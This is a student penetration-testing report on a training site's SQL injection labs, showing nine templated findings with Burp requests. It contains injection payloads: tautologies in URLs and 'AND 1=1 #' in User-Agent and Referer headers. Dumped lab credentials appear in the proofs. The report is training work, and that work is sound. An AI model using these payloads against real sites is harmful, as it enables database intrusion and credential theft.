Week 09 Penetration Testing Report

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week 9 Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week 9 Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	**{SQL Injection}**

3. Summary

Outlined is a Black Box Application Security assessment for the **Week 9 Labs**.

Total number of Sub-labs: 12 Sub-labs

High	Medium	Low
4	4	4


High	-	**Number of Sub-labs with hard difficulty level**
Medium	-	**Number of Sub-labs with Medium difficulty level**
Low	-	**Number of Sub-labs with Easy difficulty level**

1. {SQL Injection}

1.1. {Strings and Errors Part1!}

Reference	Risk Rating
Strings and Errors Part1!	**Low**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by entering malicious sql injection code into user input fields and successfully found user input fields vulnerable.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_1/lab_1.php	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://owasp.org/www-community/attacks/SQL_Injection	

Proof of Concept


Login
Not secure
bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_1/lab_1.php
HACKTIFY
Happy Hacking
Login
Admin Login

Email: Enter Email


Password: Enter Password

Email: admin@gmail.com
Password: Admin@1414
Successful Login

1.2. {Strings and Errors Part2!}

Reference	**Risk Rating**
Strings and Errors Part2!	**Low**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by entering and manipulating the URL by malicious SQL code.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_2/lab_2.php/?id=1%27%20or%20%271%27=%271%20+	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://portswigger.net/web-security/sql-injection	

Proof of Concept


URL
Not secure | bugbountyhunter.org

- Happy Hacking

Welcome Hacker

Email: admin@gmail.com
Password: admin123


Email: alice@gmail.com
Password: alice@121

Email: bob@gmail.com
Password: bob@111

Email: admin1@gmail.com
Password: admin#1234

Email: john@gmail.com
Password: john@789

Email: richard@gmail.com
Password: richard#222


Happy Hacking


Welcome Hacker

Email: admin@gmail.com
Password: admin123

1.3. {Strings and Errors Part3!}

Reference	Risk Rating
Strings and Errors Part3!	**Low**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by entering and manipulating the URL by malicious SQL code.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_3/lab_3.php?id=1%27%20or%20%271%27=%271++	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://owasp.org/www-community/attacks/SQL_Injection	

Proof of Concept


URL
Not secure
bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_3/lab_3.php?id=1%27%20or%20%271%27=%271++
HACKTIFY
Happy Hacking

Welcome Hacker


Email: admin@gmail.com

Password: admin123

1.4. {Let’s Trick ‘Em!}

Reference	Risk Rating
Let’s trick ‘Em!	**Medium**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by entering and manipulating the URL by malicious SQL code.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_4/lab_4.php	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://portswigger.net/web-security/sql-injection	

Proof of Concept




Email: admin@gmail.com
Password: admin123
Successful Login

1.5. {Booleans and Blind!}

Reference	Risk Rating
Booleans and Blind!	**Hard**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by entering and manipulating the URL by malicious SQL code.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_5/lab_5.php?id=1%20and%201=1	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://owasp.org/www-community/attacks/SQL_Injection	

Proof of Concept


Hacktify Labs
Not secure | bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_5/lab_5.php?id=1%20and%201=1
HACKTIFY
Happy Hacking


Welcome Hacker

Email: admin@gmail.com
Password: admin123
You are in.........

1.6. {Error based:Tricked}

Reference	Risk Rating
Error based:Tricked	**Medium**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by entering malicious sql injection code into user input fields and successfully found user input fields vulnerable.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_6/lab_6.php	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://portswigger.net/web-security/sql-injection	

Proof of Concept



Not secure | bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_6/lab_6.php

Happy Hacking

Admin Login

Email: Enter Email

Password: Enter Password


Login

Email: admin@gmail.com
Password: admin123
Successful Login

1.7. {Errors and Post!}

Reference	Risk Rating
Errors and Post!	**Low**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by entering malicious sql injection code into user input fields and successfully found user input fields vulnerable.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_7/lab_7.php	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://owasp.org/www-community/attacks/SQL_Injection	

Proof of Concept


Login
Not secure | bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_7/lab_7.php
HACKTIFY
Happy Hacking
Login

Admin Login

Email: Enter Email


Password: Enter Password

Email: admin@gmail.com
Password: admin123
Successful Login

1.8. {Use agents lead us!}

Reference	Risk Rating
Use agents to lead us!	**Hard**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by intercepting a login request into burp suite and taking it to the repeater and manipulating the user agent field with malicious SQL code to get successful in the SQL Injection attack.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_8/lab_8.php	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://portswigger.net/web-security/sql-injection	

Proof of Concept


Burp Suite Professional v2021.2.1 - Temporary Project - licensed to Uncia
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: https://www.bugbountyhunter.org
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
0 matches

```
POST /internship_labs/HTML/sqli_lab/lab_8/lab_8.php HTTP/1.1
Host: www.bugbountyhunter.org
Connection: close
Content-Length: 44
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://www.bugbountyhunter.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4324.150 Safari/537.36" AND 1=1 #
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_8/lab_8.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=ju248pgng20rn42aqqjmcalcb3

email=admin%40gmail.com&pwd=admin123&submit=
```

Admin Login

Email: Enter Email

Password: Enter Password

Login

Your IP ADDRESS is: 162.158.48.77


Successful Login

Your User Agent is: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36" AND 1=1 #

1.9. {Referer lead us!}

Reference	**Risk Rating**
Referer lead us!	**Medium**
Tools Used	
Google Chrome, Burp Suite, SQL injection tool	
Vulnerability Description	
I found this vulnerability by intercepting a login request into burp suite and taking it to the repeater and manipulating the referer field with malicious SQL code to get successful in the SQL Injection attack.	
How It Was Discovered	
Automated Tools and Manual Analysis were both used to find this vulnerability.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_9/lab_9.php	
Consequences of not Fixing the Issue	
Stealing credentials, access to the database, altering or modifying data, access to the network.	
Suggested Countermeasures	
Using stored procedures instead of dynamic SQL, prepared statements, least privilege access and input validation, character escaping, vulnerability scanner, firewall.	
References	
https://owasp.org/www-community/attacks/SQL_Injection	

Proof of Concept


Burp Suite Professional v2021.2.1 - Temporary Project - licensed to Uncia
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: https://www.bugbountyhunter.org
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
Search...
0 matches

```
POST /internship_labs/HTML/sqli_lab/lab_9/lab_9.php HTTP/1.1
Host: www.bugbountyhunter.org
Connection: close
Content-Length: 44
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://www.bugbountyhunter.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://www.bugbountyhunter.org/internship_labs/HTML/sqli_lab/lab_9/lab_9.php?id=1' or
'1'='1 +
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=udpivk9ui4j4k7t52s6b35uj4q

email=admin%40gmail.com&pwd=admin123&submit=
```

Admin Login

Email: Enter Email

Password: Enter Password

Login

Your IP ADDRESS is: 162.158.227.203

